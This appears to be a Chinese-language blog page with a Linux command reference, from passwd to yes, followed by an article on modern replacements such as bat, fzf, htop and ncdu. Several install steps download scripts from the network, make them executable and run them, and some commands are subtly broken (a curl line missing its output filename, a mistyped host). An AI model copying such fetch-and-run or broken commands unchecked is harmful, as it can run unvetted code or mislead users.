0000000 042577 043114 000401 000001 000000 000000 000000 000000  
0000020 000002 000003 000001 000000 140101 004004 000064 000000  
0000040 122104 000001 000000 000000 000064 000040 000011 000050  
0000060 000034 000033 000006 000000 000064 000000 100064 004004  
0000100 100064 004004 000440 000000 000440 000000 000005 000000  
0000120 000004 000000 000003 000000 000524 000000 100524 004004  
...  
...  
...
```

## Passwd

分类：用户权限管理 The passwd command is used for changing passwords for user accounts.

```
$ passwd himanshu  
Changing password for himanshu.  
(current) UNIX password:
```

## Paste

分类：交互 The paste command lets you merge lines of files. For example, if 'file1' contains the following lines:

```
$ cat file1
Hi
My name is
Himanshu
Arora
I
Am
a
Linux researcher
and tutorial
writer
Then the following 'paste' command will join all the lines of the file:

$ paste -s file1
Hi My name is Himanshu Arora I Am a Linux researcher and tutorial writer
```

## Pidof

[分类：进程管理](#) The pidof command gives you the process ID of a running program/process.

```
$ pidof nautilus
2714
```

## Ping

[分类：网络管理](#) The ping command is used to check whether or not a system is up and responding. It sends ICMP ECHO\_REQUEST to network hosts.

```
$ ping howtoforge.com
PING howtoforge.com (104.24.0.68) 56(84) bytes of data.
64 bytes from 104.24.0.68: icmp_seq=1 ttl=58 time=47.3 ms
64 bytes from 104.24.0.68: icmp_seq=2 ttl=58 time=51.9 ms
64 bytes from 104.24.0.68: icmp_seq=3 ttl=58 time=57.4 ms
```

## Ps

[分类：进程管理](#) The ps command displays information (in the form of a snapshot) about the currently active processes.

```
$ ps
PID TTY TIME CMD
4537 pts/1 00:00:00 bash
20592 pts/1 00:00:00 ps
```

## Pstree

分类：[进程管理](#) The pstree command produces information about running processes in the form of a tree.

```
$ pstree
init???ModemManager??2*[{ModemManager}]
??NetworkManager???dhclient
? ??dnsmasq
? ??3*[{NetworkManager}]
??accounts-daemon??2*[{accounts-daemon}]
??acpid
??atop
```

## Pwd

The pwd command displays the name of current/working directory.

```
$ pwd
/home/himanshu
```

## Rm

分类：[文件管理](#) The rm command lets you remove files and/or directories.

```
$ rm [file-name]
```

## Rmdir

分类：[文件管理](#) The rmdir command allows you delete empty directories.

```
$ rmdir [dir-name]
```

## Scp

分类：[文件管理](#) The scp command lets you securely copy files between systems on a network.

```
$ scp [name-and-path-of-file-to-transfer] [user]@[host]:[dest-path]
```

## Sdiff

**分类：**文件管理；文本比对 **side-by-side** The sdiff command lets you perform a side-by-side merge of differences between two files.

```
$ sdiff file1 file2
```

## Sed

**分类：**文件管理；编程工具 sed is basically a stream editor that allows users to perform basic text transformations on an input stream (a file or input from a pipeline).

```
$ echo "Welcome to Howtoforge" | sed -e 's/Howtoforge/HowtoForge/g'  
Welcome to HowtoForge
```

## Seq

**分类：**计算器 The seq command prints numbers from FIRST to LAST, in steps of INCREMENT. For example, if FIRST is 1, LAST is 10, and INCREMENT is 2, then here's the output this command produces:

```
$ seq 1 2 10  
1  
3  
5  
7  
9
```

## Sha1sum

**分类：**计算器 The sha1sum command is used to print or check SHA1 (160-bit) checksums.

```
$ sha1sum test.txt  
955e48dfc9256866b3e5138fcea5ea0406105e68 test.txt
```

## Shutdown

The shutdown command lets user shut the system in a safe way.

```
$ shutdown
```

## Size

[分类：文件管理](#) The size command lists the section sizes as well as the total size for an object or archive file.

```
$ size test
text data bss dec hex filename
1204 280 4 1488 5d0 test
```

## Sleep

The sleep command lets user specify delay for a specified amount of time. You can use it to delay an operation like:

```
$ sleep 10; shutdown
```

## Sort

[分类：文件管理](#) The sort command lets you sort lines of text files. For example, if 'file2' contains the following names:

```
$ cat file2
zeus
kyan
sam
adam
Then running the sort command produces the following output:
```

```
$ sort file2
adam
kyan
sam
zeus
```

## Split

[分类：文件管理](#) The split command, as the name suggests, splits a file into fixed-size pieces. By default, files with name like xaa, xab, and xac are produced.

```
$ split [file-name]
```

## Ssh

ssh is basically OpenSSH SSH client. It provides secure encrypted communication between two untrusted hosts over an insecure network.

```
$ ssh [user-name]@[remote-server]
```

## Stat

分类：[文件管理](#) The stat command displays status related to a file or a file-system.

```
$ stat test.txt
File: 'test.txt'
Size: 20 Blocks: 8 IO Block: 4096 regular file
Device: 801h/2049d Inode: 284762 Links: 2
Access: (0664/-rw-rw-r--)Uid: ( 0/ root) Gid: ( 0/ root)
Access: 2017-03-03 12:41:27.791206947 +0530
Modify: 2017-02-28 16:05:15.952472926 +0530
Change: 2017-03-02 11:10:00.028548636 +0530
Birth: -
```

## Strings

分类：[文件管理](#) The strings command displays in output printable character sequences that are at least 4 characters long. For example, when a binary executable 'test' was passed as an argument to this command, following output was produced:

```
$ strings test
/lib/ld-linux.so.2
libc.so.6
__IO_stdin_used
puts
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
QVhI
[^_]
EQUAL
;*2$"
GCC: (Ubuntu 4.8.4-2ubuntu1~14.04.3) 4.8.4
.....
.....
....
```

## Su

分类：[用户权限管理](#) The su command lets you change user-identity. Mostly, this command is used to become root or superuser.

```
$ su [user-name]
```

## Sudo

分类：[用户权限管理](#) The sudo command lets a permitted user run a command as another user (usually root or superuser).

```
$ sudo [command]
```

## Sum

分类：[文件管理](#) The sum command prints checksum and block counts for each input file.

```
$ sum readme.txt  
45252 5
```

## Tac

分类：[文件管理](#) The tac command prints input files in reverse. Functionality-wise, it does the reverse of what the cat command does.

```
$ cat file2  
zeus  
kyan  
sam  
adam  
$ tac file2  
adam  
sam  
kyan  
zeus
```

## Tail

分类：[文件管理](#) The tail command displays in output the last 10 lines of a file.

```
$ tail [file-name]
```

## Talk

分类：[网络管理](#) The talk command lets users talk with each other.

```
$ talk [user-name]
```

## Tar

分类：文件管理；压缩&解压缩 tar is an archiving utility that lets you create as well as extract archive files. For example, to create archive.tar from files 'foo' and 'bar', use the following command:

```
$ tar -cf archive.tar foo bar
```

More...

## Tee

分类：文件管理 The tee command reads from standard input and write to standard output as well as files.

```
$ uname | tee file2
Linux
$ cat file2
Linux
```

## Test

分类：计算器 The test command checks file types and compare values. For example, you can use it in the following way:

```
$ test 7 -gt 5 && echo "true"
true
```

## Time

分类：性能监测 The time command is used to summarize system resource usage of a program. For example:

```
$ time ping google.com
PING google.com (216.58.220.206) 56(84) bytes of data.
64 bytes from del01s08-in-f14.1e100.net (216.58.220.206): icmp_seq=1 ttl=52 time=44.2
ms
^C
--- google.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 44.288/44.288/44.288/0.000 ms
real 0m0.676s
user 0m0.000s
sys 0m0.000s
```

## Top

分类：系统信息；性能监测；性能概览。详细介绍 >>>more>>> The top command gives a dynamic real-time view of a running system (in terms of its processes). For example:

```
$ top
```

参考：基于Linux单机的负载评估 参考：Netflix性能分析模型：In 60 Seconds

## Touch

分类：文件管理 The touch command lets you change file timestamps (the access and modification times). When name of a non-existent file is passed as an argument, that file gets created.

```
$ touch [file-name]
```

## Tr

分类：文件管理 The tr command can be used to translate/squeeze/delete characters. For example, here's how you can use it to convert lowercase characters to uppercase:

```
$ echo 'howtoforge' | tr "[lower:]" "[upper:]"
HOWTOFORGE
```

## Tty

分类：资源管理 The tty command prints the filename of the terminal connected to standard input.

```
$ tty  
/dev/pts/10
```

## Uname

分类：用户权限管理 The uname command prints certain system information.

```
$ uname -a  
Linux himanshu-desktop 4.4.0-62-generic #83~14.04.1-Ubuntu SMP Wed Jan 18 18:10:26 UTC  
2017 i686 athlon i686 GNU/Linux
```

## Uniq

分类：文件管理；待补充信息 The Uniq command is used to report or omit repeated lines.

For example, if 'file2' contains the following data:

```
$ cat file2  
Welcome to HowtoForge  
Welcome to HowtoForge  
A Linux tutorial website  
Thanks  
Then you can use the uniq command to omit the repeated line.  
  
$ uniq file2  
Welcome to HowtoForge  
A Linux tutorial website  
Thanks
```

## Unexpand

分类：文件管理；待补充信息 The unexpand command converts spaces present in the input file(s) into tabs, and writes the file contents to standard output.

```
$ unexpand file1
```

## Uptime

分类：系统信息；性能监测；查看负载。详细介绍 >>>more>>> The uptime command tells how long the system has been running.

```
$ uptime  
15:59:59 up 6:20, 4 users, load average: 0.81, 0.92, 0.82
```

## Users

分类：用户权限管理；待补充信息 The users command displays in output the usernames of users currently logged in to the current host.

```
$ users  
himanshu himanshu himanshu himanshu
```

## Vdir

分类：文件管理；待补充信息 The vdir command lists information about contents of a directory (current directory by default).

```
$ vdir  
total 1088  
-rw-rw-r-- 1 himanshu himanshu 4850 May 20 2015 test_backup.pdf  
-rw-rw-r-- 1 himanshu himanshu 2082 May 28 2015 test-filled.pdf  
-rw-rw-r-- 1 himanshu himanshu 7101 May 28 2015 test.pdf
```

## Vim

分类：编辑器 vim is basically a text/programming editor. The name 'vim' stands for Vi IMproved as the editor is upwards compatible to the Vi editor.

```
$ vim [file-name]
```

## W

分类：性能监测 The w command displays information about the users currently on the machine, and their processes.

```
$ w  
16:18:07 up 6:39, 4 users, load average: 0.07, 0.32, 0.53  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
himanshu :0 :0 09:39 ?xdm? 1:08m 0.25s init --user  
himanshu pts/0 :0 09:41 6:36m 0.84s 7.84s gnome-terminal  
himanshu pts/10 :0 14:51 0.00s 0.16s 0.00s w  
himanshu pts/11 :0 15:41 35:19 0.05s 0.05s bash
```

## Wall

**分类：通讯；待补充信息** The wall command lets you write and send a message to other users that are currently logged in.

```
$ wall [your-message]
```

## Watch

**分类：性能监测** The watch command can be used to monitor a program's output. It runs the program repeatedly, displaying its output and errors. For example:

```
$ watch date
```

## Wc

**分类：文件管理；待补充信息** The wc command prints newline, word, and byte counts for a file.

```
$ wc test.txt
0 3 20 test.txt
```

## Whatis

**分类：帮助** The whatis command displays single-line manual page descriptions.

```
$ whatis mkdir
mkdir (1) - make directories
mkdir (2) - create a directory
mkdir (1posix) - make directories
```

## Which

**分类：文件管理；以来** The which command basically lets you locate a command - the file and the path of the file that gets executed. For example:

```
$ which date
/bin/date
```

## Who

**分类：登录信息** The who command shows who is logged on.

```
$ who
himanshu :0 2017-03-03 09:39 (:0)
himanshu pts/0 2017-03-03 09:41 (:0)
himanshu pts/10 2017-03-03 14:51 (:0)
himanshu pts/11 2017-03-03 15:41 (:0)
```

## Whereis

分类：[文件管理](#)；以来 The whereis command shows in output locations of the binary, source, and manual page files for a command.

```
$ whereis ls
ls: /bin/ls /usr/share/man/man1/ls.1posix.gz /usr/share/man/man1/ls.1.gz
```

## Whoami

分类：[登录信息](#) The whoami command prints effective userid of the current user.

```
$ whoami
himanshu
```

## Xargs

分类：[编程工具](#) The xargs command builds and executes command lines from standard input. In layman's terms, it reads items from stdin and executes a command passed to it as an argument. For example, here's how you can use xargs to find the word "Linux" in the files whose names are passed to it as input.

```
$ xargs grep "Linux"
file1
file2
file3
file1:Linux researcher
file2:A Linux tutorial website
file3:Linux is opensource
More...
```

## Yes

分类：[交互](#)；[确认](#) The Yes command outputs a string repeatedly until killed.

```
$ yes [string]
```

---

更多精彩内容，请扫码关注公众号：[@睿哥杂货铺](#)

[RSS订阅 RiboseYim](#)

# Linux 实用扩展命令

- DevOps 资讯 | 是时候升级你的命令行了
- bat > cat
- pretotyping > ping
- fzf > ctrl+r
- htop > top
- diff-so-fancy > diff
- fd > find
- ncdus > du
- tldr > man
- ack || ag > grep
- jq > grep et al

子贡问为仁。子曰：“工欲善其事，必先利其器。居是邦也，事其大夫之贤者，友其士之仁者。”——《论语·卫灵公》

## bat > cat

cat 被用于打印文件内容。ccat 工具还提供像语法高亮显示这样的功能。在此基础之上，bat 还支持分页，行号和 git 集成。同时允许在输出中搜索（当输出长于屏幕高度时）。更多信息：<https://github.com/sharkdp/bat>

► bat test.md

File test.md

```
1 # Markdown example
2
3 Note how we can correctly syntax-highlight the
4 code blocks *inside* the Markdown document.
5
6 Python example:
7
8    ```` python
9        cmd = "bat"
10       print("Hello from {}".format(cmd))
11
12
13 Ruby example:
14
15    ```` ruby
16        cmd = "bat"
17        puts "Hello from #{cmd}"
18
```

► bat src/index.html

File src/index.html

```
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8">
5     ~<title>a changed title</title>
6     <link rel="stylesheet" href="style.css">
7   </head>
8   <body>
9 +     New lines that have been
10 +       added since last commit.
11   </body>
12 </html>
```

```
|bash-3.2$ bat charset.go
File: charset.go

1 package main
2
3 import (
4     "golang.org/x/text/encoding/simplifiedchinese"
5 )
6
7 type Charset string
8
9 const (
10     UTF8      = Charset("UTF-8")
11     GB18030 = Charset("GB18030")
12 )
13
14 func ConvertByte2String(byte []byte, charset Charset) string {
15     var str string
16     switch charset {
17     case GB18030:
18         var decodeBytes, _ = simplifiedchinese.GB18030.NewDecoder().Bytes(byte)
19         str = string(decodeBytes)
20     case UTF8:
21         fallthrough
22     default:
23         str = string(byte)
24     }
25
26     return str
27 }
28

# Linux
wget https://github.com/sharkdp/bat/releases/download/v0.6.1/bat-v0.6.1-x86_64-unknown
-linu
x-gnu.tar.gz
make install

# Mac
brew install bat

#
alias cat='bat'
```

## prettyping > ping

ping 是一种非常有用的网络工具。原理是向目标主机传出一个 ICMP echo@要求数据包，并等待接收 echo 回应数据包。程序会按时间和成功响应的次数估算丢失数据包率（丢包率）和数据包往返时间（网络时延，Round-trip delay time）。不过默认的 ping 命令输出比较乏味。prettyping 则提供了更友好、更美观的输出，包括彩色点图表示网络连通性。prettyping 基于 bash 和 awk 编写能，够兼容大部分操作系统（例如 Linux, BSD, Mac OS X, ...）。更多信息：<http://denilson.sa.nom.br/prettyping/>

```
bash-3.2$ ping baidu.com
PING baidu.com (220.181.57.216): 56 data bytes
64 bytes from 220.181.57.216: icmp_seq=0 ttl=49 time=59.921 ms
64 bytes from 220.181.57.216: icmp_seq=1 ttl=49 time=110.976 ms
64 bytes from 220.181.57.216: icmp_seq=2 ttl=49 time=102.290 ms
64 bytes from 220.181.57.216: icmp_seq=3 ttl=49 time=191.954 ms
64 bytes from 220.181.57.216: icmp_seq=4 ttl=49 time=90.022 ms
^C
--- baidu.com ping statistics ---
5 packets transmitted, 5 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 59.921/111.033/191.954/43.997 ms
bash-3.2$
bash-3.2$ ./prettyping baidu.com
0 _ 10 _ 20 _ 30 _ 40 _ 50 _ 60 _ 70 _ 80 _ 90 _ 100 _ 110 _ 120 _ 130 _ 140 _ 150 _ 160 _ 170 _ 180
PING baidu.com (220.181.57.216): 56 data bytes
! ! ! ! !
5/119 ( 4%) lost; 43/ 433/5412ms; last: 77ms
0/ 60 ( 0%) lost; 51/ 99/ 807/ 35ms (last 60)
--- baidu.com ping statistics ---
114 packets transmitted, 114 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 43.244/433.684/5412.744/893.581 ms
bash-3.2$
```

```
curl -o https://raw.githubusercontent.com/denilsonsa/prettyping/master/prettyping
chmod +x prettyping
./prettyping baiud.com

alias ping='prettyping --nolegend'
```

## fzf > **ctrl+r**

在终端中使用 **ctrl + r** 组合键可以向后搜索历史操作记录（尽管有点繁琐）。**fzf** 工具是对 **ctrl + r** 的增强。支持对终端操作历史的模糊搜索，预览可能的匹配结果。除了历史搜索之外，**fzf** 还可以预览和打开文件。更多信息：<https://github.com/junegunn/fzf>

```

public/page/23/index-NSConflict-Ribose-mac10.13.5.html
public/page/22/index-NSConflict-Ribose-mac10.13.5.html
public/page/14/index-NSConflict-Ribose-mac10.13.5.html
public/page/13/index-NSConflict-Ribose-mac10.13.5.html
public/page/12/index-NSConflict-Ribose-mac10.13.5.html
public/page/15/index-NSConflict-Ribose-mac10.13.5.html
public/page/21/index-NSConflict-Ribose-mac10.13.5.html
public/page/19/index-NSConflict-Ribose-mac10.13.5.html
public/page/10/index-NSConflict-Ribose-mac10.13.5.html
public/page/17/index-NSConflict-Ribose-mac10.13.5.html
public/page/16/index-NSConflict-Ribose-mac10.13.5.html
public/page/11/index-NSConflict-Ribose-mac10.13.5.html
public/page/18/index-NSConflict-Ribose-mac10.13.5.html
public/page/20/index-NSConflict-Ribose-mac10.13.5.html
public/page/5/index-NSConflict-Ribose-mac10.13.5.html
public/page/2/index-NSConflict-Ribose-mac10.13.5.html
public/page/3/index-NSConflict-Ribose-mac10.13.5.html
public/page/4/index-NSConflict-Ribose-mac10.13.5.html
public/page/8/index-NSConflict-Ribose-mac10.13.5.html
public/page/6/index-NSConflict-Ribose-mac10.13.5.html
public/page/7/index-NSConflict-Ribose-mac10.13.5.html
public/page/9/index-NSConflict-Ribose-mac10.13.5.html
public/baidusitemap-NSConflict-Ribose-mac10.13.5.xml
public/sitemap-NSConflict-Ribose-mac10.13.5.xml
public/search-NSConflict-Ribose-mac10.13.5.xml
public/index-NSConflict-Ribose-mac10.13.5.html
public/atom-NSConflict-Ribose-mac10.13.5.xml
> db-NSConflict-Ribose-mac10.13.5.json
403/8758
> NSConflict

```

```


# Linux
git clone --depth 1 https://github.com/junegunn/fzf.git ~/.fzf
~/.fzf/install
# Mac
brew install fzf

# alias
alias preview="fzf --preview 'bat --color \"always\" {}'"
# add support for ctrl+o to open selected file in VS Code
export FZF_DEFAULT_OPTS="--bind='ctrl-o:execute(code {})+abor"

```

## htop > top

top 是一个快速诊断系统性能的工具。值得一提的是 top for Mac 与 Linux 上的输出不太一样。htop 优化了顶部输出格式，并支持大量的颜色，键盘快捷键和视图，帮助我们洞察进程行为。更多信息：<http://hisham.hm/htop/>



htop 提供的键盘快捷键：

- P - 按 CPU 利用率排序
- M - 按内存利用率排序
- F4 - 按字符串过滤进程
- space - 高亮显示某一进程，便于持续跟踪

```
alias top="sudo htop" # alias top
```

## diff-so-fancy > diff

GIT 版本控制系统中使用 `git diff` 来显示两个版本之间差别(包括文件、元数据和改动等)。`diff-so-fancy` 是一个用 `node.js` 实现的命令行工具，提供更友好的输出样式和定制能力。更多信息：<https://github.com/so-fancy/diff-so-fancy>

```
-- a/public/css/screen.less
++ b/public/css/screen.less

@@ -148,7 +148,7 @@
    font-family: @code-font;
    background: #f3f3f3;
    padding: 2px;
    font-size: 0.9rem;
    font-size: 1rem;
    border-radius: 2px;
}

@@ -1134,6 +1134,11 @@
    a[title='simple-link'] {
        border: 0;
    }

    img[title^="Simple"],
    iframe.rounded {
        border-radius: 5px;
    }
}

@import (less) 'ck-style.less';

#subscribe-form {

-- a/public/drafts/cli-improved.md
++ b/public/drafts/cli-improved.md

@@ -1,9 +1,88 @@
# CLI-improved
# CLI improved
:
```

比较的本件 a/b

元数据

a/b 文件标识

区块头

改动 (1)

区块头

改动 (2)

区块头

改动 (3)

```
diff --git a/activesupport/test/test_cases.rb b/activesupport/test/test_cases.rb
index bbeb710..9b62295 100644
--- a/activesupport/test/constantize_test_cases.rb
+++ b/activesupport/test/constantize_test_cases.rb
@@ -34,6 +34,8 @@ module ConstantizeTestCases
    assert_equal Case::Dice, yield("Object::Case::Dice")
    assert_equal ConstantizeTestCases, yield("ConstantizeTestCases")
    assert_equal ConstantizeTestCases, yield("::ConstantizeTestCases")
    assert_equal Object, yield("")
    assert_equal Object, yield("::")
    assert_raises(NameError) { yield("UnknownClass") }
    assert_raises(NameError) { yield("UnknownClass::Ace") }
    assert_raises(NameError) { yield("UnknownClass::Ace::Base") }
@@ -43,8 +45,6 @@ module ConstantizeTestCases
    assert_raises(NameError) { yield("Ace::Base::ConstantizeTestCases") }
    assert_raises(NameError) { yield("Ace::Gas::Base") }
    assert_raises(NameError) { yield("Ace::Gas::ConstantizeTestCases") }
    assert_raises(NameError) { yield("") }
    assert_raises(NameError) { yield("::") }
end

def run_safe_constantize_tests_on
@@ -58,8 +58,8 @@ module ConstantizeTestCases
    assert_equal Case::Dice, yield("Object::Case::Dice")
    assert_equal ConstantizeTestCases, yield("ConstantizeTestCases")
    assert_equal ConstantizeTestCases, yield("::ConstantizeTestCases")
    assert_nil yield("")
    assert_nil yield("::")
    assert_equal Object, yield("")
    assert_equal Object, yield("::")
    assert_nil yield("UnknownClass")
    assert_nil yield("UnknownClass::Ace")
    assert_nil yield("UnknownClass::Ace::Base")
```

```
# download
wget https://raw.githubusercontent.com/so-fancy/diff-so-fancy/master/third_party/build
_fatpack/diff-so-fancy
chmod +x diff-so-fancy
# npm
npm install -g diff-so-fancy
# 直接调用
git diff --color | diff-so-fancy
```

在 git diff 和 git show 中启用 diff-so-fancy，需要修改 gitconfig：

```
[pager]
diff = diff-so-fancy | less --tabs=1,5 -RFX
show = diff-so-fancy | less --tabs=1,5 -RFX
```

除了默认样式优化，diff-so-fancy 还支持颜色和显示项定制，例如：

```
git config --global color.ui true

git config --global color.diff-highlight.oldNormal      "red bold"
git config --global color.diff-highlight.oldHighlight "red bold 52"
git config --global color.diff-highlight.newNormal     "green bold"
git config --global color.diff-highlight.newHighlight "green bold 22"

git config --global color.diff.meta      "yellow"
git config --global color.diff.frag      "magenta bold"
git config --global color.diff.commit    "yellow bold"
git config --global color.diff.old       "red bold"
git config --global color.diff.new       "green bold"
git config --global color.diff.whitespace "red reverse"

git config --bool --global diff-so-fancy.markEmptyLines false
```

## fd > find

fd 非常快。有意思的是 fd 与 bat 的作者是同一个人（David Peter）。更多信息：<https://github.com/sharkdp/fd/>

```

> fd cli
cli
cli/cli.js
public/blog/catch-click-events-before-the-dom-is-loaded.md
public/blog/smarter-cli-gists.md
public/drafts/cli-improved.md
public/drafts/node-cli-workflow.md
public/images/aba-cli.jpg
public/images/cli-book.gif
public/images/cli-improved
public/images/git-commit-cli-validation.png
public/images/inline-cli-course.png
▶ master± ~/Dropbox/Notes/remysharp.com
> fd cli -x wc -w
     8 cli/cli.js
wc: cli: read: Is a directory
    438 public/blog/catch-click-events-before-the-dom-is-loaded.md
    48610 public/images/cli-book.gif
      355 public/blog/smarter-cli-gists.md
    2258 public/images/aba-cli.jpg
wc: public/images/cli-improved: read: Is a directory
    2186 public/images/git-commit-cli-validation.png
     885 public/drafts/cli-improved.md
    3335 public/images/inline-cli-course.png
     25 public/drafts/node-cli-workflow.md
▶ master± ~/Dropbox/Notes/remysharp.com
>

```

常用的命令行：

```

## SourceCode
git clone https://github.com/sharkdp/fd
cd fd
cargo build
cargo test
cargo install

# Mac
brew install fd

## Usage
fd cli # 查找所有包含"cli"的文件名
fd -e md # 查找所有 .md 文件
fd cli -x wc -w # 查找 "cli" 并运行 `wc -w`

```

## ncdu > du

了解磁盘空间占用情况是一项非常重要的工作。常用的命令是 du -sh (-sh 表示摘要、便于人工阅读), 但我们经常需要挖掘目录的空间占用。ncdu 是一个替代选择 (完全基于 C 语言编写, MIT 许可证)。ncdu 提供了一个交互式界面, 支持快速扫描哪些文件夹或文件占用空间, 并且导航非常方便。更多信息：<https://dev.yorhel.nl/ncdu>

```
ncdu 1.13 ~ Use the arrow keys to navigate, press ? for help
--- /Users/yanrui/project -----
  1.5 GiB [#####] /ml-nodejs-images
  1.1 GiB [#####] /Team-GD
  974.4 MiB [#####] /Team-FJ
  574.5 MiB [###] /ml-train-model
  429.9 MiB [##] /ebook-chiefarch
  411.8 MiB [##] /Team-PM
  350.8 MiB [##] /vpn2
  317.5 MiB [##] /kums
  313.2 MiB [##] /Team-HN
  312.9 MiB [##] /riboseyim.github.io
  308.4 MiB [##] /huanan-sps
  303.5 MiB [#] /ebook-artmap
  279.7 MiB [#] /huanan-echarts
  267.1 MiB [#] /Team-Product-PON
  267.0 MiB [#] /go-tensorflow
  263.3 MiB [#] /ebook-manager
  250.7 MiB [#] /ebook-history
  225.6 MiB [#] /vpn
  213.2 MiB [#] /huanan-redmine
  177.2 MiB [#] /ebook-cyber-security
  170.4 MiB [#] /research-lincoln
  168.5 MiB [#] /ebook-it-engineering
  145.8 MiB [ ] /zyuc
  129.7 MiB [ ] /huanan
  125.3 MiB [ ] /ebook-linuxperfmaster
  122.6 MiB [ ] /ebook-roadofwriter
  107.2 MiB [ ] /ebook-machinelearning
  102.7 MiB [ ] /huanan_devops
  101.7 MiB [ ] /ml-girls-scoring
  96.4 MiB [ ] /ebook-economist
  87.2 MiB [ ] /huanan-cloudline
  80.4 MiB [ ] /ops-build
  65.9 MiB [ ] /workspace
  64.3 MiB [ ] /zyuc-ipsec
  60.9 MiB [ ] /go-spider
  56.4 MiB [ ] /ebook-riboseyim
  52.7 MiB [ ] /huanan-core
  40.9 MiB [ ] /huanan-sps-deploy
  31.9 MiB [ ] /generator_code
Total disk usage: 10.7 GiB Apparent size: 10.3 GiB Items: 171157
```

```
ncdu 1.13 ~ Use the arrow keys to navigate, press ? for help
--- /Users/yanrui/project/ml-train-model -----
      ..
  574.3 MiB [#####] /tensorflow-for-poets-2
  228.0 KiB [ ] /go-selfdefine
    8.0 KiB [ ] .DS_Store
    8.0 KiB [ ] /.ropeproject
```

```
git clone git://g.blicky.net/ncdu.git/  
  
# release  
wget https://dev.yorhel.nl/download/ncdu-1.13.tar.gz  
tar -xvf ncdū-1.13.tar.gz  
../configure  
make  
make install  
  
# Usage  
ncdu path
```

```
alias du="ncdu --color dark -rr -x --exclude .git --exclude node_modules"  
  
# 扩展选项  
--color dark - use a colour scheme  
-rr - read-only mode (prevents delete and spawn shell)  
--exclude ignore directories I won't do anything about
```

## tldr > man

几乎每一个命令行工具都可以通过手工输入 `man` 命令获得帮助信息。TL;DR 项目 ("too long; didn't read") 是一个由社区驱动的命令行文档系统，以非常简洁的方式提供命令行参数列表、使用说明和示例。更多信息：<https://tldr.sh/>

```

# Install
npm install -g tldr

alias help='tldr'

# Usage
Options:

-V, --version           output the version number
-l, --list               List all commands for the chosen platform in the cache
-a, --list-all           List all commands in the cache
-1, --single-column      List single command per line (use with options -l or -a)
-r, --random              Show a random command
-e, --random-example     Show a random example
-f, --render [file]       Render a specific markdown [file]
-m, --markdown            Output in markdown format
-o, --os [type]           Override the operating system [linux, osx, sunos]
--linux                  Override the operating system with Linux
--osx                     Override the operating system with OSX
--sunos                  Override the operating system with SunOS
-t, --theme [theme]        Color theme (simple, base16, ocean)
-s, --search [keywords]   Search pages using keywords
-u, --update                Update the local cache
-c, --clear-cache          Clear the local cache
-h, --help                  output usage information

# Example
bash-3.2$ tldr tar
✓ Page not found. Updating cache
✓ Creating index

tar

Archiving utility.
Often combined with a compression method, such as gzip or bzip.

- Create an archive from files:
  tar cf target.tar file1 file2 file3

- Create a gzipped archive:
  tar czf target.tar.gz file1 file2 file3

- Extract an archive in a target folder:
  tar xf source.tar -C folder

```

## ack || ag > grep

grep 无疑是一个强大的命令行工具，但多年来它已被许多工具所取代，包括 ack 和 ag。更多信息：[\[https://beyondgrep.com/\]](https://beyondgrep.com/)

```

> ack run --js -B 2
app/handler.js
20- }
21- events.emit('set/config', data);
22: events.emit('run/exec');
--
39- events.emit(`set/source`, { value: newFile });
40- events.emit('set/filename', { base: false });
41: events.emit('run/exec');
--
52- }
53- events.emit('set/config', settings);
54: events.emit('run/exec');
--
104-     events.emit('set/filename', { base: basename(name), filename: name });
105- }
106: return events.emit('run/exec');

server.js
6-const {
7-  makeGistBody,
8:  run,
--
102-});
103-
104:// PUT is running the jq query

```

```
curl https://beyondgrep.com/ack-2.24-single-file > ~/bin/ack && chmod 0755 ~/bin/ack
```

ack 和 ag 默认情况下使用正则表达式进行搜索，可以指定文件类型——使用像 `--js` 或 `--html` 标志搜索。ack 和 ag 工具都支持 grep 选项，如 `-B` (表示输出匹配行和其之后(after)的N行)。

ack 默认没有支持 markdown 格式，可以在 `.ackrc` 文件定制：

```
--type-set=md=.md,.mkd,.markdown
--pager=less -FRX
```

## jq > grep et al

jq is like sed for JSON data

jq 可以作为 JSON 数据转换工具。示例：更新节点依赖项 (分为多行以便于可读性)。更多信息：<https://stedolan.github.io/jq/>

```
npm i $(echo $(
  npm outdated --json | \
  jq -r 'to_entries | .[] | "\(.key)@\(.value.latest)"' \
))
```

```
{  
  "node-jq": {  
    "current": "0.7.0",  
    "wanted": "0.7.0",  
    "latest": "1.2.0",  
    "location": "node_modules/node-jq"  
  },  
  "uuid": {  
    "current": "3.1.0",  
    "wanted": "3.2.1",  
    "latest": "3.2.1",  
